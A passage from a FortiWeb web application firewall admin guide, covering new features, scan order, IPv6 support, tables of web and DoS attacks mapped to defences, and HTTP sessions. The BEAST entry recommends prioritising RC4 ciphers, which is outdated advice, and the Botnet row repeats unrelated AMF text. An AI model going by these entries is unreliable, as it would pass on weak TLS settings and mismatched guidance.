- **New and enhanced session persistence types** — You can now configure session persistence based on source IP, HTTP header, URL parameter, SSL session ID or additional cookie-based options.

  See Configuring session persistence on page 337

- **Connection limit for server pool member** — You can now specify the maximum number of TCP connections that FortiWeb forwards to this pool member.

  See Creating a server pool on page 340.

- **New server health check types** — The two new methods for checking the health of a server in a pool are **TCP Half Open** and **TCP SSL**.

  See Configuring server up/down checks on page 333

- **Site publishing**
  - **Change password after login** — The HTML form authentication login page now includes an option that allows users to change their password immediately after they log in. FortiWeb displays a change password form after the user successfully logs in.

    See Changing user passwords at login on page 306.

  - **Prompt for incorrect login credentials** — If your site publishing configuration uses HTML form authentication and users try to log in with an incorrect user name or password, FortiWeb now displays a message that describes why the attempt was unsuccessful.
- **Signatures**
  - **Signature wizard** — You can now automatically generate a signature policy that contains only signature categories that are relevant to the databases and web servers found in your environment.

    See Blocking known attacks & data leaks on page 501.

  - **New user interface** — The new UI makes it easier to review and configure the list of signatures in a signature policy.
  - **New search and filter options** — When you view signature details, you can now search the list of individual signatures using a keyword. Also, you can filter the list to display only signatures that are configured with exceptions or search for signatures using a CVE ID.

    See Filtering signatures on page 524.

  - **Additional criteria in signature exceptions** — In addition to using host names and URLs, you can now specify which requests FortiWeb does not scan using elements such as HTTP methods, client IP, and cookie name, either individually or in combination.

    See Configuring action overrides or exceptions to data leak & attack detection signatures on page 517.

  - **False positive mitigation feature for SQL injection signatures** — To reduce false positives, FortiWeb can now perform additional lexical and syntax analysis after a SQL injection signature matches a request. You can disable this feature for one or both of the SQL injection signature categories, or disable it for individual signatures within the categories.

    See Blocking known attacks & data leaks on page 501.

  - **Custom signature rule enhancements** — You can now specify a value to match for each meet

condition rule in a custom signature. The value can be either a regular expression to match or a value to compare to the target's value (greater than, less than, and so on).

See Defining custom data leak & attack signatures on page 525.

- **FortiGate integration**
  - **Quarantined IPs** — You can now specify a FortiGate appliance that transmits its list of quarantined source IPs to FortiWeb at regular intervals. You can then configure an inline protection policy to detect these IPs.

    See Receive quarantined source IP addresses from FortiGate on page 193.
  - **WCCP** — You can now configure FortiWeb as a WCCP client that receives and inspects specified traffic from a FortiGate unit.

    See Configuring FortiWeb to receive traffic via WCCP on page 138.
- **IBM Security AppScan, WhiteHat Sentinel, and HP WebInspect integration** — The web scanner integration framework now allows you to import scan results from IBM Security AppScan Standard, WhiteHat Sentinel, and HP WebInspect.

  See Generate protection profiles using a scanner report on page 250.
- **Web Anti-Defacement**
  - **Automatically acknowledge changed files** — The web anti-defacement settings now allow you to configure FortiWeb to automatically acknowledge (accept) any changes that it detects.

    See Anti-defacement on page 638.
  - **Acknowledge all changed files** — A new option allows you to acknowledge all items in the list of changed files.

    See Accepting or reverting changed files on page 645.
  - **Web site name and full file path in alert email** — The alert email that FortiWeb sends when a web site file changes now includes the name of the web anti-defacement configuration for the web site as well as the full directory path for the changed file.
- **Automatic support for HTTP pipelining** — Instead of requiring you to manually enable HTTP pipelining, FortiWeb now automatically identifies and supports clients that request it.

  See HTTP pipelining on page 636.
- **HTTP protocol constraints**
  - **New HTTP protocol constraints** — Additional HTTP protocol constraints are available.

    See HTTP/HTTPS protocol constraints on page 578.
  - **New user interface** — The new user interface organizes the constraints into categories. You can click a constraint name to display its description.
- **HA synchronization uses unicast** — High availability synchronization traffic between HA cluster appliances is now transmitted using unicast instead of multicast. (HA heartbeat traffic still uses multicast.)
- **Cipher suites**
  - **Customizable ciphers per policy or pool member** — In addition to selecting a medium or high-security configuration, you can now select a custom set of cipher suites for a server policy or server pool member.

    See Configuring a server policy on page 624 or Creating a server pool on page 340

  - **ChaCha-Poly1305 cipher support** — A new CLI command allows you to add support for the ChaCha-Poly1305 cipher suite to a server policy.

    See Supported cipher suites & protocol versions on page 381.

- **Status and Policy Status dashboards**
  - **New look** — The style of the Status dashboard is now similar to the dashboards that FortiGate appliances use.
  - **System Resources widget** — The **System Resources** widget on the dashboard now displays counts of current connections and connections per second for all policies.
  - **Policy Sessions widget and Policy Status dashboard** — The **Policy Sessions** widget on the Status dashboard and the Policy Status dashboard now display counts of the current connections and connections per second by policy.
  - **Display total HTTP Throughput/Attack Events/HTTP Hits** — On the Status dashboard, graphs in the **Real Time Monitor** widget can displays total counts for HTTP throughput, attack events, and HTTP hits, in addition to counts for individual policies.

  See Status dashboard on page 672.

- **Network interfaces user interface** — The web UI display and settings for configuring network interfaces are now similar to the ones that FortiGate appliances use.

  See Configuring the network interfaces on page 154.

- **SNMP version 3 support** — When you create an SNMP community, you can now enable the traps for SNMP v3 instead or in addition to SNMP v1 and v2c.

  See Configuring an SNMP community on page 735.

- **Microsoft Azure support** — FortiWeb-VM is now available for deployment on the Microsoft Azure cloud computing platform.
- **Predefined, optimized protection profile for Drupal** — Use this new profile as-is or clone it to create a custom profile.

  See Configuring a protection profile for inline topologies on page 608 and Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617

- **Period block for transparent inspection and offline protection mode** — If the operation mode is transparent inspection or offline protection and **Period Block** is the action FortiWeb takes against traffic that violates a policy, FortiWeb now attempts to block a client that has violated the policy for the length of time specified by **Block Period**.
- **Message ID in Attack Block page** — The unique message ID is now displayed on the error page FortiWeb uses to respond to HTTP request that it blocks. You can use this ID to search attack logs for additional information.
- **Full URL in attack and traffic log messages** — When FortiWeb sends attack and traffic log messages to Syslog and FortiAnalyzer, it now includes the full URL, including URL parameters, instead of just the name of the requested file.
- **Send reports to FTP/TFTP server** — Report configuration now allows you to automatically send reports to a specified FTP or TFTP server.

  See Selecting the report's file type & delivery options on page 750.

- **Display update daemon information** — The `diagnose system update info` command displays update information, including when FortiWeb last updated signatures and other databases, any recent update errors, and the time of the next scheduled update.
- **HSM integration – SafeNet Luna SA** — You can use the `hsm` setting of the `config system global`

command to display HSM integration settings to the web UI. These settings integrate FortiWeb and SafeNet Luna SA HSM to retrieve a per-connection, SSL session key instead of loading the private key and certificate stored on FortiWeb.

See Using session keys provided by an HSM on page 390.

FortiWeb 5.4

- **FortiSandbox integration** — You can now use a file upload restriction policy to submit uploaded files to FortiSandbox for evaluation. If FortiSandbox identifies a file as a threat, FortiWeb generates a corresponding attack log message and can block further attempts to upload the file.

  See Limiting file uploads on page 590.
- **FortiWeb Manager** — The new FortiWeb central manager solution is a standalone virtual instance running on ESXi hosts. It replaces the existing solution.

  For more information, see the *FortiWeb Manager Installation and Administration Guide*.
- **RESTful API support** — Use the RESTful API to manage the settings of FortiWeb appliances or the central manager.

  For more information, see the *FortiWeb RESTful API Reference*.
- **Assign priority to policy routes** — When packets match more than one policy route, FortiWeb directs traffic to the route with the lowest **Priority** value.

  See Creating a policy route on page 174.
- **Additional cipher suites for offline and transparent inspection modes** — FortiWeb's SSL inspection feature now supports additional cipher suites.

  See Supported cipher suites & protocol versions on page 381.
- **Server health check for a specific host** — A new, optional setting in the server health check configuration allows you to test the availability of a specific host on the server pool member. This is useful if the pool member hosts multiple web sites (virtual hosting environment).

  See Configuring server up/down checks on page 333.
- **Backup server for pools** — You can now specify one or more server pool members to which FortiWeb directs traffic only when all other members are unavailable.

  See Creating a server pool on page 340.
- **HTTP content routing policies can inherit web protection profiles** — When you configure a server policy, instead of assigning web protection profiles to each HTTP content routing policy, you can now configure the routing policies to inherit the profile that the server policy uses.

  See Configuring a server policy on page 624.
- **Send log messages to multiple Syslog servers** — Each Syslog policy can now create connections to up to 3 Syslog servers.

  See Configuring Syslog settings on page 701.

- **Regular expression for site publishing logoff URL** — In a site publish rule, you can now specify the optional value **Published Server Log Off Path** using a regular expression instead of a literal value.

  See Offloaded authentication and optional SSO configuration on page 309.
- **Block sources using IP Reputation and X-Forwarded-For value** — The IP Reputation feature now blocks or logs suspicious clients based on their `X-Forwarded-For:` header.

  See Blacklisting & whitelisting clients on page 442.
- **FortiWeb 3000E and 4000E** — New, enterprise-grade models that can replace the 3000D and 4000D.
- **FortiWeb-VM on KVM (Kernel Virtual Machine)** — You can now deploy FortiWeb-VM in a KVM virtual machine environment.

  For more information, see the *FortiWeb-VM Install Guide*.

Key concepts

This chapter defines basic FortiWeb concepts and terms.

If you are new to FortiWeb, or new to security, this chapter can help you to quickly understand.

Workflow
Sequence of scans
IPv6 support
Solutions for specific web attacks
HTTP sessions & security
HA heartbeat & synchronization
Administrative domains (ADOMs)
How to use the web UI
Shutdown

See also

Appliance vs. VMware

Workflow


Begin with How to set up your FortiWeb on page 77 for your initial deployment. These instructions guide you to the point where you have a simple, verifiably working installation.

Ongoing use is located in the chapters after How to set up your FortiWeb on page 77. Once you have successfully deployed, ongoing use involves:

- Backups
- Updates
- Configuring optional features
- Adjusting policies if:
  - New attack signatures become available
  - Requirements change
- Fine-tuning performance
- Periodic web vulnerability scans if required by your compliance regime
- Monitoring for defacement or focused, innovative attack attempts from advanced persistent threats (APTs)
- Monitoring for accidentally blacklisted client IPs
- Using data analytics to show traffic patterns

Except for features independent of policies such as anti-defacement, most features are configured **before** policies. Policies link protection components together and apply them. As such, policies usually should be configured last, not first.

Sequence of scans



FortiWeb appliances apply protection rules and perform protection profile scans in the following order of execution, which varies by whether you have applied a web protection profile. To understand the scan sequence, read from the top of the table (the first scan/action) towards the bottom (the last scan/action). Disabled scans are skipped.

To improve performance, block attackers using the earliest possible technique in the execution sequence and/or the least memory-consuming technique.

The blocking style varies by feature and configuration. For example, when detecting cookie poisoning, instead of resetting the TCP connection or blocking the HTTP request, you could log and remove the offending cookie. For details, see each specific feature.

Execution sequence (web protection profile)

Scan/action	Involves
Request from client to server	
TCP Connection Number Limit (TCP Flood Prevention)	Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`)
Block Period	Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`)

Scan/action	Involves
IP List * (individual client IP black list or white list)	Source IP address of the client in the IP layer
Add X-Forwarded-For: Add X-Real-IP:	Source IP address of the client in the HTTP layer
IP Reputation	Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`)
Allow Known Search Engines	Source IP address of the client in the IP layer
Geo IP	Source IP address of the client in the IP layer
Add HSTS Header	`Strict-Transport-Security:` header
Host (allowed/protected host name)	`Host:`
Allow Method	• `Host:` • URL in HTTP header • Request method in HTTP header
Real Browser Enforcement	Tests whether the client is a web browser or automated tool.
Session Management	• `Cookie:` • Session state
HTTP Request Limit/sec (HTTP Flood Prevention)	• `Cookie:` • Session state • URL in the HTTP header
TCP Connection Number Limit (Malicious IP)	Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`)
HTTP Request Limit/sec (Shared IP) or HTTP Request Limit/sec (Shared IP) (HTTP Access Limit)	• `ID` field of the IP header • Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`)

Scan/action	Involves
Brute Force Login	• Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`) • URL in the HTTP header
HTTP Authentication	`Authorization:`
Site Publish	• `Host:` • URL of the request for the web application
Global White List	• `Cookie: cookiesession1` • URL if `/favicon.ico`, AJAX URL parameters such as `__LASTFOCUS`, and others as updated by the FortiGuard Security Service
URL Access	• `Host:` • URL in HTTP header • Source IP of the client in the IP header
Padding Oracle Protection	• `Host:` • URL in HTTP header • Individually encrypted URL, cookie, or parameter
HTTP Protocol Constraints	• `Content-Length:` • Parameter length • Body length • Header length • Header line length • Count of `Range:` header lines • Count of cookies
Cookie Poisoning	`Cookie:`
Start Pages	• `Host:` • URL in HTTP header • Session state
Page Access (page order)	• `Host:` • URL in HTTP header • Session state

Scan/action	Involves
File Upload Restriction	• `Content-Length:` • `Content-Type:` in `PUT` and `POST` requests
Parameter Validation	• `Host:` • URL in the HTTP header • Name, data type, and length
File Uncompress	`Content-Type:`
Web Cache	• `Host:` • URL in the HTTP header • Size in kilobytes (KB) of each URL to cache
Cross Site Scripting, SQL Injection, Generic Attacks (attack signatures)	• `User-Agent:` (Bad Robot) • `Cookie:` • Parameters in the URL, or the HTTP header or body • XML content in the HTTP body (if Enable XML Protocol Detection is enabled)
Hidden Fields Protection	• `Host:` • URL in the HTTP header • Name, data type, and length of `<input type="hidden">`
Custom Rule	• Source IP address of the client (depending on your configuration of X-header rules (see Defining your proxies, clients, & X-headers on page 366) this could be derived from either the `SRC` field in the IP header, or an HTTP header such as `X-Forwarded-For:` or `X-Real-IP:`) • URL in the HTTP header • HTTP header • Parameter in the URL, or the HTTP header or body
X-Forwarded-For	`X-Forwarded-For:` in HTTP header
URL Rewriting (rewriting & redirects)	• `Host:` • `Referer:` • `Location:` • URL in HTTP header • HTTP body
File Compress	`Content-Type:`

Scan/action	Involves
Client Certificate Forwarding	Client's personal certificate, if any, supplied during the SSL/TLS handshake
Auto-learning	Any of the other features included by the auto-learning profile
Data Analytics	• Source IP address of the client • URL in the HTTP header • Results from other scans
Reply from server to client	
File Uncompress	`Content-Encoding:`
Information Disclosure, Credit Card Detection	• Server-identifying custom HTTP headers such as `Server:` and `X-Powered-By:` • Credit card number in the body, and, if configured, Credit Card Detection Threshold
Hidden Fields Protection	• `Host:` • URL in the HTTP header • Name, data type, and length of `<input type="hidden">`
Custom Rule	• HTTP response code • `Content Type:`
URL Rewriting (rewriting)	• `Host:` • `Referer:` • `Location:` • URL in HTTP header • HTTP body
File Compress	`Accept-Encoding:`
Auto-learning	Any of the other features included by the auto-learning profile
Data Analytics	• Source IP address of the client • URL in the HTTP header • Results from other scans
* If a source IP is white listed, subsequent checks will be skipped.	

IPv6 support

If the FortiWeb operating mode is reverse proxy, offline inspection, or transparent inspection, the following features support IPv6-to-IPv6 forwarding, as well as NAT64, to support environments where legacy back-end equipment only supports IPv4.

- IP/Netmask for all types of network interfaces, DNS settings, and Gateway and Destination IP/Mask for IP-layer static routes
- Virtual Server/V-zone
- Server Pool
- Server Health Check
- Protected Hostnames
- Add HSTS Header
- X-Forwarded-For
- Session Management
- Cookie Poisoning
- Signatures
- Custom Rule
- Parameter Validation
- Hidden Fields Protection
- File Upload Restriction
- HTTP Protocol Constraints
- Brute Force Login
- URL Access
- Page Access (page order)
- Start Pages
- Allow Method
- IP List (manual, individual IP blacklisting/whitelisting)
- File Compress/File Uncompress
- Auto-learning
- Vulnerability scans
- Configuring the global object white list
- Chunk decoding
- FortiGuard server IP overrides (Connecting to FortiGuard services)
- URL Rewriting (also redirection)
- Data Analytics
- HTTP Authentication and LDAP, RADIUS, and NTLM profiles
- Geo IP
- DoS Protection
- SNMP traps & queries
- IP Reputation

Not yet supported are:



If a policy has **any** virtual servers or server pools that contain physical or domain servers with IPv6 addresses, it does **not** apply these features, even if they are selected.

- Shared IP
- Policy bypasses for known search engines
- Log-based reports
- Alert email
- Syslog and FortiAnalyzer IP addresses
- NTP
- FTP immediate/scheduled
- SCEP
- Anti-defacement
- HA/Configuration sync
- `exec restore`
- `exec backup`
- `exec traceroute`
- `exec telnet`

Solutions for specific web attacks

The types of attacks that web servers are vulnerable to are varied, and evolve as attackers try new strategies.

FortiWeb appliances offer numerous configurable features for preventing web-related attacks, including denial-of-service (DoS) assaults, brute-force logins, data theft, and more.



Early in your deployment of FortiWeb, configure and run web vulnerability scans to detect the most common attack vulnerabilities. You can use this to discover attacks that you may be vulnerable to. For more information, see Vulnerability scans on page 648.

HTTP/HTTPS threats

Servers are increasingly being targeted by exploits at the application layer or higher. These attacks use HTTP/HTTPS and aim to compromise the target web server, either to steal information, deface it, or to post malicious files on a trusted site to further exploit visitors to the site, using the web server to create botnets.

Among its many threat management features, FortiWeb's fends off attacks that use cross-site scripting, state-based, and various injection attacks. This helps you comply with protection standards for:

- credit-card data, such as PCI DSS 6.6
- personally identifiable information, such as HIPAA

Web-related threats lists several HTTP-related threats and describes how FortiWeb appliances protect servers from them. FortiWeb can also protect against threats at higher layers (HTML, Flash or XML applications).

Web-related threats

Attack Technique	Description	Protection	FortiWeb Solution
Adobe Flash binary (AMF) protocol attacks	Attackers attempt XSS, SQL injection or other common exploits through an Adobe Flash client.	Decode and scan Flash action message format (AMF) binary data for matches with attack signatures.	Enable AMF3 Protocol Detection
Botnet	Utilizes zombies previously exploited or infected (or willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command and control server(s).	Decode and scan Flash action message format (AMF) binary data for matches with attack signatures.	IP Reputation
Browser Exploit Against SSL/TLS (BEAST)	A man-in-the-middle attack where an eavesdropper exploits reused initialization vectors in older TLS 1.0 implementations of CBC-based encryption ciphers such as AES and 3DES.	• Use TLS 1.1 or greater, or • Use ciphers that do not involve CBC, such as stream ciphers, or • Use CBC only with correct initialization vector (IV) implementations	Prioritize RC4 Cipher Suite (server policy) Prioritize RC4 Cipher Suite (server pool)
Brute force login attack	An attacker attempts to gain authorization by repeatedly trying ID and password combinations until one works.	Require strong passwords for users, and throttle login attempts.	Brute Force Login
Clickjacking	Code such as `<IFRAME>` HTML tags superimposes buttons or other DOM/inputs of the attacker's choice over a normal form, causing the victim to unwittingly provide data such as bank or login credentials to the attacker's server instead of the legitimate web server when the victim clicks to submit the form.	Scan for illegal inputs to prevent the initial injection, then apply rewrites to scrub any web pages that have already been affected.	• Signatures • Parameter Validation • Hidden Fields Protection • URL Rewriting

Attack Technique	Description	Protection	FortiWeb Solution
Cookie tampering	Attackers alter cookies originally established by the server to inject overflows, shell code, and other attacks, or to commit identity fraud, hijacking the HTTP sessions of other clients.	Validate cookies returned by the client to ensure that they have not been altered from the previous response from the web server for that HTTP session.	• Cookie Poisoning • Add HSTS Header
Credit card theft	Attackers read users' credit card information in replies from a web server.	Detect and sanitize credit card data leaks. Helps you comply with credit card protection standards, such as PCI DSS 6.6.	Credit Card Detection
Cross-site request forgery (CSRF)	A script causes a browser to access a web site on which the browser has already been authenticated, giving a third party access to a user's session on that site. Classic examples include hijacking other peoples' sessions at coffee shops or Internet cafés.	Enforce web application business logic to prevent access to URLs from the same IP but different client.	• Page Access • Add HSTS Header
Cross-site scripting (XSS)	Attackers cause a browser to execute a client-side script, allowing them to bypass security.	Content filtering, cookie security, disable client-side scripts.	Cross Site Scripting
Denial of service (DoS)	An attacker uses one or more techniques to flood a host with HTTP requests, TCP connections, and/or TCP `SYN` signals. These use up available sockets and consume resources on the server, and can lead to a temporary but complete loss of service for legitimate users.	Watch for a multitude of TCP and HTTP requests arriving in a short time frame, especially from a single source, and close suspicious connections. Detect increased `SYN` signals, close half-open connections before resources are exhausted.	DoS Protection

Attack Technique	Description	Protection	FortiWeb Solution
HTTP header overflow	Attackers use specially crafted HTTP/HTTPS requests to target web server vulnerabilities (such as a buffer overflow) to execute malicious code, escalating to administrator privileges.	Limit the length of HTTP protocol header fields, bodies, and parameters.	HTTP Protocol Constraints
Local file inclusion (LFI)	LFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an LFI, a client includes directory traversal commands (such as `../../` for web servers on Linux, Apple Mac OS X, or Unix distributions) when submitting input. This causes vulnerable web servers to use one of the computer's own files (or a file previously installed via another attack mechanism) to either execute it or be included in its own web pages. This could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft of `/etc/passwd`, display of database query caches, creation of administrator accounts, and use of any other files on the server's file system. Many platforms have been vulnerable to these types of attacks, including Microsoft .NET and Joomla.	Block directory traversal commands.	Generic Attacks

Attack Technique	Description	Protection	FortiWeb Solution
Man-in-the-middle (MITM)	A device located on the same broadcast network or between the client and server observes unencrypted traffic between them. This is often a precursor to other attacks such as session hijacking.	Redirect clients from HTTP to secure HTTPS, then encrypt all traffic and prevent subsequent accidental insecure access.	• HTTPS Service • Add HSTS Header • URL Rewriting
Remote file inclusion (RFI)	RFI is a type of injection attack. However, unlike SQL injection attacks, a database is not always involved. In an RFI, a client includes a URL to a file on a remote host, such as source code or scripts, when submitting input. This causes vulnerable web servers to either execute it or include it in its own web pages. If code is executed, this could be used for many purposes, including direct attacks of other servers, installation of malware, and data theft. If code is included into the local file system, this could be used to cause other, unsuspecting clients who use those web pages to commit distributed XSS attacks. Famously, this was used in organized attacks by Lulzsec. Attacks often involve PHP web applications, but can be written for others.	Prevent inclusion of references to files on other web servers.	Generic Attacks

Attack Technique	Description	Protection	FortiWeb Solution
Server information leakage	A web server reveals details (such as its OS, server software and installed modules) in responses or error messages. An attacker can leverage this fingerprint to craft exploits for a specific system or configuration.	Configure server software to minimize information leakage.	• Information Disclosure • To hide application structure and servlet names, Rewriting & redirecting
SQL injection	The web application inadvertently accepts SQL queries as input. These are executed directly against the database for unauthorized disclosure and modification of data.	Rely on key word searches, restrictive context-sensitive filtering and data sanitization techniques.	• Parameter Validation • Hidden Fields Protection • SQL Injection
Malformed XML	To exploit XML parser or data modeling bugs on the server, the client sends incorrectly formed tags and attributes.	Validate XML formatting for closed tags and other basic language requirements.	Illegal XML Format **Caution:** Unlike XML protection profiles in previous versions of FortiWeb, Illegal XML Format does **not** check for conformity with the object model or recursive payloads.

DoS attacks

A denial of service (DoS) attack or distributed denial-of-service attack (DDoS attack) is an attempt to overwhelm a web server/site, making its resources unavailable to its intended users. DoS assaults involve opening vast numbers of sessions/connections at various OSI layers and keeping them open as long as possible to overwhelm a server by consuming its available sockets. Most DoS attacks use automated tools (not browsers) on one or more hosts to generate the harmful flood of requests to a web server.

A DoS assault on its own is not true penetration. It is designed to silence its target, not for theft. It is censorship, not robbery. In any event, a successful DoS attack can be costly to a company in lost sales and a tarnished reputation. DoS can also be used as a diversion tactic while a true exploit is being perpetrated.

The advanced DoS prevention features of FortiWeb are designed to prevent DoS techniques, such as those examples listed in the table DoS-related threats, from succeeding. For best results, consider creating a DoS protection policy that includes all of FortiWeb's DoS defense mechanisms, and block traffic that appears to originate from another country, but could actually be anonymized by VPN or Tor. For more information on policy creation, see DoS prevention on page 452 and Blacklisting source IPs with poor reputation on page 442.

DoS-related threats

Attack Technique	Description	FortiWeb Solution
Botnet	Utilizes zombies previously exploited or infected (or willingly participating), distributed usually globally, to simultaneously overwhelm the target when directed by the command and control server(s). Well-known examples include LOIC, HOIC, and Zeus.	IP Reputation
Low-rate DoS	Exploits TCP's retransmission time-out (RTO) by sending short-duration, high-volume bursts repeated periodically at slower RTO time-scales. This causes a TCP flow to repeatedly enter a RTO state and significantly reduces TCP throughput.	• TCP Connection Number Limit (TCP flood prevention) • HTTP Request Limit/sec (HTTP flood prevention) • TCP Connection Number Limit(malicious IP prevention)
Slow `POST` attack	Sends multiple HTTP `POST` requests with a legitimate `Content-Length:` field. This tells the web server how much data to expect. Each `POST` message body is then transmitted at an unusually slow speed to keep the connection from timing out, and thereby consuming sockets.	• URL Access • Allow Method
Slowloris	Slowly but steadily consumes all available sockets by sending partial HTTP requests sent at regular intervals. Each HTTP header is never finished by a new line (`/r/n`) according to the specification, and therefore the server waits for the client to finish, keeping its socket open. This slowly consumes all sockets on a web server without a noticeable spike on new TCP/IP connections or bandwidth. Not all web servers are vulnerable, and susceptibility can vary by configuration. Default Apache configurations may be more vulnerable than a server like nginx that is designed for high concurrency.	• Header Length • Number of Header Lines in Request
SYN flood	Sends a stream of TCP `SYN` packets. The target server acknowledges each `SYN` and waits for a response (`ACK`). Rather than respond, the attacker sends more `SYN` packets, leaving each connection half-open, not fully formed, so that it may not register on systems that only monitor fully formed connections. Since each half-formed connection requires RAM to remember this state while awaiting buildup/tear-down, many `SYN` signals eventually consume available RAM or sockets.	Syn Cookie

HTTP sessions & security

The HTTP 1.1 protocol itself is **stateless** (i.e., has no inherent support for persistent **sessions**). Yet many web applications **add** sessions to become stateful.

Why?

What is a session? What is statefulness?

How do they impact security on the web?

Sessions are a correlation of requests for individual web pages/data ("hits") into a sense of an overall "visit" for a client during a time span, but also retain some memory between events. They typically consist of a session ID coupled with its data indicating current state. Classic examples include logins, showing previously viewed items, and shopping carts.

The reason why HTTP applications must add sessions is related to how software works: software often changes how it appears or acts based upon:

- Input you supply (e.g. a mouse click or a data file)
- System events (e.g. time or availability of a network connection)
- Current state (i.e. the product of previous events — history)

At each time, some inputs/actions are known to be valid and possible, while others are not. **Without memory of history to define the current context, which actions are valid and possible, and therefore how it should function, cannot be known.**

When software cannot function without memory, it is **stateful**. Many important features — denying access if a person is not currently logged in, for example, or shipping what has been added to a shopping cart — are stateful, and therefore **can't** be supported by purely stateless HTTP according to the original RFC. Such features require that web apps augment the HTTP protocol by adding a notion of session memory via:

- Cookies per RFC 2965
- Hidden inputs
- Server-side sessions
- Other means (see Authentication styles on page 278)

Because memory is an accumulation of input, sessions have security implications.

- Can a different client easily forge another's session?
- Are session IDs reused in encrypt form data, thereby weakening the encryption?
- Are session histories used to check for invalid next URLs or inputs (**state transitions**)?


When sessions are not protected to prevent misuse, software can be used in unexpected ways by attackers.

For example, let's say there is a vending machine. You must insert money first. If you:

- insert a paper clip instead of a coin
- press the button for a snack before you have inserted enough money
- press the button to return your money before you have inserted any money

the machine will do nothing. The machine is designed so that it **must** be in the state where it has received enough money before it will dispense the snack (or return your change).


State transitions in a vending machine



If the vending machine had no notion of states, it would dispense free snacks or change — regardless of whether it had received any money.

While free snacks might make some hungry people happy, it is not the intended behavior. We would say that the vending machine is broken.

Invalid state transition in a vending machine



Similar to the **working** vending machine, in the TCP protocol, a connection cannot be acknowledged (`ACK`) or data sent (`PSH`) before the connection has been initiated (`SYN`). There is a definite order to valid operations, based upon the operation that preceded it. If a connection is not already established — not in a state to receive data — then the receiver will disregard it.

Similar to the **broken** vending machine, the naked HTTP protocol has no idea what the previous HTTP request was, and therefore no way to predict what the next one might be. Nothing is required to persist from one request to the next. While this was adequate at the time when HTTP was initially designed, when it purely needed to retrieve static text or HTML documents, as the World Wide Web evolved, this was no longer enough. Static pages evolved into dynamic CGI-generated and JavaScripted pages. Dynamic pages use programs to change the page. Scripted pages eventually evolved to fully-fledged multimedia web applications with their own client-server architecture. As pages became software in their own right, a need for sessions arose.

